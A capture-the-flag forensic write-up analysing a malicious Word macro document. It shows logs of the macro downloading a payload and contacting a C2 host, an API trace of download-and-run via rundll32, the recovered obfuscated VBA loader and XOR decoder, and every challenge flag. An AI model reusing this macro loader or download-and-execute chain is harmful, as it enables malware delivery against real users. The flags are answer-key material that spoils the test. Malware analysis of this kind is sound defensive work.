
Forensic Writeup by **7e7** (7.00E+07)


(Mirrored: https://hostr.co/B8K5AYhNW8Pg)




wgmy{f4053a1aca84638b565c5f941a21b9484772520d7536e31ca41de0deaee14e2c}

There are two methods to get the Document.

1. Open the eml file using Outlook.
    a. Save Document



    b. Get the SHA1 Hash




wgmy{706301fc19042ffcab697775c30fe7dd9db4c5a6}

2. Open the eml file using any Text Editor (Notepad/Notepad++/Sublime Text/VSCode)
    a. Extract base64 from the email. (Line 45-1868)

```
40  --------------3E625ED0B1EFBADAA643E57C
41  Content-Type: application/msword; name="CV_Abdul_Manab.doc"
42  Content-Transfer-Encoding: base64
43  Content-Disposition: attachment; filename="CV_Abdul_Manab.doc"
44
45  0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAACAAAAKwAAAAAAAAAA
46  EAAALQAAAAIAAAD+////AAAAACoAAABDAAAA/////////////////////////////////////////
47  ////////////////////////////////////////////////////////////////////////////
48  ////////////////////////////////////////////////////////////////////////////
49  ////////////////////////////////////////////////////////////////////////////
1864  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1865  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1866  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1867  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1868  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
1869  --------------3E625ED0B1EFBADAA643E57C--
1870
```

    b. Use CyberChef/base64 binary to convert it to a document file.




wgmy{706301fc19042ffcab697775c30fe7dd9db4c5a6}

To get the malware, you will need to either


1) Open the maldoc and check for any new process spawned. (**DANGEROUS! Do it in a VM!**)
    a) Open Maldoc, Enable Macros, Open Task Manager, Eyeball
2) Use Fake-Net (https://github.com/mandiant/flare-fakenet-ng) to see the URL used to download the malware.

```
 [    HTTPListener80]   GET /cmd64.exe HTTP/1.1
 [    HTTPListener80]   Accept: */*
 [    HTTPListener80]   Accept-Encoding: gzip, deflate
 [    HTTPListener80]   User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR
2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
 [    HTTPListener80]   Host: mbnxosod7oj3lm5nky1u.for.wargames.my
 [    HTTPListener80]   Connection: Keep-Alive
```

Now, we can download the malware by ourselves and get the SHA1 of the malware.




wgmy{094832f61127bbaaf9857d2e3ca6b3ffd3688e31}



If you used method 2 in the previous challenge, this is pretty straight-forward. From the FakeNet-NG logs, we can reconstruct the full URL as below.


http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe
(Mirrored: https://hostr.co/GIUfkhTu3Afx)



wgmy{e88f4d8ad2551e5c91c742d53229944abd30c5ea}

If you used method 1, you can get the url by using ProcMon. (**DANGEROUS! Do it in a VM!**)
Open ProcMon, set filter to WINWORD.exe & EXCEL.exe*, open Maldoc, get the url.

*Filter Excel because the word mal doc will spawn excel and create a new sheet with more macro which will download. This behaviour can be seen in Task Manager where Excel was spawned.




To get the C2 Hostname, you will need to either

1) Setup ProcMon, run the malware and check for the C2. (**DANGEROUS! Do it in a VM!**)
   a) Similar to previous step but filter to cmd64.exe

2) Use Fake-Net (https://github.com/mandiant/flare-fakenet-ng) to see the C2 URL used by the malware.


```
[    HTTPListener80]   POST /post.php HTTP/1.1
[    HTTPListener80]   Accept-Encoding: identity
[    HTTPListener80]   Content-Type: application/x-www-form-urlencoded
[    HTTPListener80]   Content-Length: 7
[    HTTPListener80]   Host: wbgfcln.for.wargames.my
[    HTTPListener80]   User-Agent: Python-urllib/3.7
[    HTTPListener80]   X-Computername: ARROW
[    HTTPListener80]   Connection: close
[    HTTPListener80]
[    HTTPListener80]   act=get
[    HTTPListener80] Storing HTTP POST headers and data to
http_20211211_142430.txt.
```



wgmy{7c7b739ef14c9f15f41ac73c8301eccd4de8ca9a}

For this one, I performed an educated guess as I was not able to identify/retrieve the API used. Who else other than the creator of this evil to refer? Heh.
(Ref: https://www.microsoft.com/security/blog/2021/03/03/xlm-amsi-new-runtime-defense-against-excel-4-0-macro-malware/)

```
UNK_FUNCTION(YsMGvbkl, unk_param)
REGISTER(Kernel32, CreateDirectoryA, JCJ, iEFPYTwM, unk_param, 0, 0)
C:\Windows\System32\KERNEL32.DLL.CreateDirectoryA("C:
\RzymYzW",0,unsupported_parameter,unsupported_parameter,unsupported_parameter);
C:\Windows\System32\KERNEL32.DLL.CreateDirectoryA("C:\RzymYzW
\iwevimM",0,unsupported_parameter,unsupported_parameter,unsupported_parameter);
REGISTER(URLMON, URLDownloadToFileA, JJCCJJ, jWaznlfx, unk_param, 0, 0)
C:\Windows\SYSTEM32\urlmon.dll.URLDownloadToFileA
(0,"http://[redacted]/pQBtWj","C:\RzymYzW\iwevimM\HCqLCsG.dll",0,0);
UNK_FUNCTION(1)
REGISTER(INSENG, DownloadFile, BCCJ, rOjJOLWZ, unk_param, 0, 0)
C:\Windows\SYSTEM32\INSENG.DLL.DownloadFile
("http://[redacted]/pQBtWj","C:\RzymYzW\iwevimM
\HCqLCsG.dll",1,unsupported_parameter,unsupported_parameter);
REGISTER(Shell32, ShellExecuteA, JJCCCCJ, YsMGvbkl, unk_param, 0, 0)
C:\Windows\System32\SHELL32.dll.ShellExecuteA(0,"Open","rundll32.exe","C:
\RzymYzW\iwevimM\HCqLCsG.dll,DllRegisterServer","0",0);
```



wgmy{3ffa40eef60fb5ae5b10c2b975d51e5977ca2818}

Looking back after the CTF was over, I managed to find the API used.
I tried to resolve all obfuscated strings to attempt and see if I could get the API. Using the functions from XOR Key challenge, there was a string that resolved to the WinAPI. Looking back at it, the possible method of identifying the API is based on the fact that the malware had to load a certain DLL to be able to use the API.

Common ways to load a DLL is using **LoadLibrary**. **GetProcAddress** to get the Address of the API. Using this knowledge, we can search the string in the memory dump and we will get this function.

```
Function LecnEndaUroeNa(ElaeIetsO_gG As String, SoieRtclIua As String,
ByVal AloeRur As VbVarType, ParamArray EgisGdca_eatIsr() As Variant)
Dim VType(0 To 63) As Integer
Dim VPtr(0 To 63) As LongPtr
Dim FansOruaGmnaVsit As Long, RigeIs_iTudat As Long,
NsgeDeihGatlAnioRi() As Variant, AgmaLphoy As LongPtr
ReDim NsgeDeihGatlAnioRi(0)
NsgeDeihGatlAnioRi = EgisGdca_eatIsr
For FansOruaGmnaVsit = 0 To UBound(NsgeDeihGatlAnioRi)
If VarType(EgisGdca_eatIsr(FansOruaGmnaVsit)) = vbString Then
EgisGdca_eatIsr(FansOruaGmnaVsit) =
StrConv(EgisGdca_eatIsr(FansOruaGmnaVsit), vbFromUnicode):
NsgeDeihGatlAnioRi(FansOruaGmnaVsit) =
StrPtr(EgisGdca_eatIsr(FansOruaGmnaVsit))
VType(FansOruaGmnaVsit) = VarType(NsgeDeihGatlAnioRi(FansOruaGmnaVsit))
VPtr(FansOruaGmnaVsit) = VarPtr(NsgeDeihGatlAnioRi(FansOruaGmnaVsit))
Next FansOruaGmnaVsit
AgmaLphoy = DispCallFunc(0, GetProcAddress(LoadLibrary(ElaeIetsO_gG),
SoieRtclIua), 4, AloeRur, FansOruaGmnaVsit, VType(0), VPtr(0),
LecnEndaUroeNa)
End Function
```


Now we will need to identify who calls this function and what is passed to **LoadLibrary**. Searching for `LecnEndaUroeNa` will give us this string.


```
YrisLsteClroYoeat = LecnEndaUroeNa(OaioToliToi(CtdcIpebAkelGi("4168") &
CtdcIpebAkelGi("554546415166")),OaioToliToi(CtdcIpebAkelGi("496a556b5051
514748683058417851324 76a554d43") & CtdcIpebAkelGi("673431")), vbLong,
GaleTdrca, OewaOgl, AomoLe_sf, GaleTdrca, GaleTdrca)
```

From this string, we can de-obfuscate the string and get the DLL being loaded and the WinAPI used! The WinAPI is the second argument in the string as the **GetProcAddress** is called using **LoadLibrary***.

*AgmaLphoy = DispCallFunc(0, **GetProcAddress(LoadLibrary(ElaeIetsO_gG), SoieRtclIua)**, 4, AloeRur, FansOruaGmnaVsit, VType(0), VPtr(0), LecnEndaUroeNa)

```
Sub AutoOpen()
MsgBox OaioToliToi(CtdcIpebAkelGi("496a556b5051514748683058417851324 76a554d43") & CtdcIpebAkelGi("673431"))
End Sub
```





Remember the EXCEL spawned by WINWORD? That is where we will find the XOR key.

1. Run maldoc without any hooks. (**DANGEROUS! Do it in a VM!**)
2. Ensure EXCEL.exe is spawned and dsye.exe* is running.
3. Make memory dump of EXCEL.exe using Task Manager.
4. Strings the memory dump for gold.
5. ???
6. Profit?

*dsye.exe is the renamed malware of cmd64.exe – This is done by the macro itself.

The ??? part is where you will go through the output of strings. I reused the macro template of WINWORD to perform this analysis.

To retrieve the XOR key, I simply searched for xor in the strings output.

```
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(CeouIaig))
```

Now we see the xor, we will need to go backwards to identify what are the values of *SoivNcrpEwioWv* and *CeouIaig*.

Luckily for us, the strings output gave us the entire function where the XOR was happening.

```
Public Function TaosTpokNlncSpma(OmhlCroaf As String, DataIn As String)
As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim CeouIaig As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(OmhlCroaf)) + 1
CeouIaig = Mid(OmhlCroaf, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(CeouIaig))
MsgBox Asc(CeouIaig)
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
LatsRuegApn = Replace(LatsRuegApn, vbLf, "")
TaosTpokNlncSpma = LatsRuegApn
End Function
```

Now, we will need to find who calls this function. A simple search through the gold mine nets us 1 unique function call.

```
OaioToliToi = TaosTpokNlncSpma(CtdcIpebAkelGi("7767") &
CtdcIpebAkelGi("68796b71707178627062757365666b746677"), KictIec)
```

From this information, we will need to have the function *CtdcIpebAkelGi* and also the value of *KictIec*. To do this we do a search on *OaioToliToi* in hopes that we get the function where it is set.

```
Function OaioToliToi(AgbtEwpiHnyoPugeSe As String) As String
Dim KictIec As String
KictIec = DhklMaoit(AgbtEwpiHnyoPugeSe)
OaioToliToi = TaosTpokNlncSpma(CtdcIpebAkelGi("7767") &
CtdcIpebAkelGi("68796b71707178627062757365666b746677"), KictIec)
End Function
```

Since *CtdcIpebAkelGi* is a function, we are able to get it from the gold mine.

```
Function CtdcIpebAkelGi(ByVal EngnLien As Variant) As Variant
Dim Cptdccara As Long
Dim AracRuapSimr, interValue As String
Dim theStepas As Integer
theStepas = Len(EngnLien) * 2
Dim TsbgMparUirs As String
TsbgMparUirs = "&H"
For Cptdccara = 1 To theStepas Step 4
AracRuapSimr = MidB(EngnLien, Cptdccara, 4)
AracRuapSimr = TsbgMparUirs & AracRuapSimr
interValue = Chr(Val(AracRuapSimr))
CtdcIpebAkelGi = CtdcIpebAkelGi & interValue
Next Cptdccara
End Function
```

The missing piece of this puzzle is the value of *Kictlec* and since we see it being set to the value of the function *DhklMaoit(AgbtEwpiHnyoPugeSe)*, we can just search for *DhklMaoit* in the gold mine.

```
Function DhklMaoit(ByVal vCode)
Dim ReosIndaToitAoiun, IaunElouBaewGvn
Dim EhdrEmuoYibgRsh As String
EhdrEmuoYibgRsh = CtdcIpebAkelGi("4d73786d")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("6c322e") &
CtdcIpebAkelGi("444f")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("4d446f63")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("756d65") &
CtdcIpebAkelGi("6e742e332e30")
Set ReosIndaToitAoiun = CreateObject(EhdrEmuoYibgRsh)
Set IaunElouBaewGvn =
ReosIndaToitAoiun.CreateElement(CtdcIpebAkelGi("62617365") &
CtdcIpebAkelGi("3634"))
IaunElouBaewGvn.DataType = CtdcIpebAkelGi("62696e2e62617365") &
CtdcIpebAkelGi("3634")
IaunElouBaewGvn.Text = vCode
DhklMaoit = StnfSeirAendBoaet(IaunElouBaewGvn.nodeTypedValue)
Set IaunElouBaewGvn = Nothing
Set ReosIndaToitAoiun = Nothing
End Function
```

From this function, we see that *DhklMaoit* is set to the value of the function *StnfSeirAendBoaet(IaunElouBaewGvn.nodeTypedValue)*. As usual we search the gold mine and retrieve the function.

```
Private Function StnfSeirAendBoaet(some_value)
Dim ReutRtotIwm
Dim NutrHlieGtcaPsl As String
NutrHlieGtcaPsl = CtdcIpebAkelGi("4144")
NutrHlieGtcaPsl = NutrHlieGtcaPsl & CtdcIpebAkelGi("4f44422e") &
CtdcIpebAkelGi("5374")
NutrHlieGtcaPsl = NutrHlieGtcaPsl & CtdcIpebAkelGi("7265616d")
Set ReutRtotIwm = CreateObject(NutrHlieGtcaPsl)
ReutRtotIwm.Type = 1
ReutRtotIwm.Open
ReutRtotIwm.Write some_value
ReutRtotIwm.Position = 0
ReutRtotIwm.Type = 2
ReutRtotIwm.Charset = CtdcIpebAkelGi("7573") &
CtdcIpebAkelGi("2d6173636969")
StnfSeirAendBoaet = ReutRtotIwm.ReadText
Set ReutRtotIwm = Nothing
End Function
```

With this, we have all the functions required to get the XOR key. We modify the WINWORD macro to contain all of the functions as well as adding *MsgBox Asc(CeouIaig)* in the *TaosTpokNlncSpma* function to be able to retrieve the XOR key.

```
Sub AutoOpen()
MsgBox
OaioToliToi(CtdcIpebAkelGi("48784d6343564665587877614441674e426877425551
5165565273615567595345 6b414658") &
CtdcIpebAkelGi("78344e416b774345686342436 86b4442466b4b455659494842524854
4577564768413d"))
End Sub
```

Hek - ThisDocument (Code)

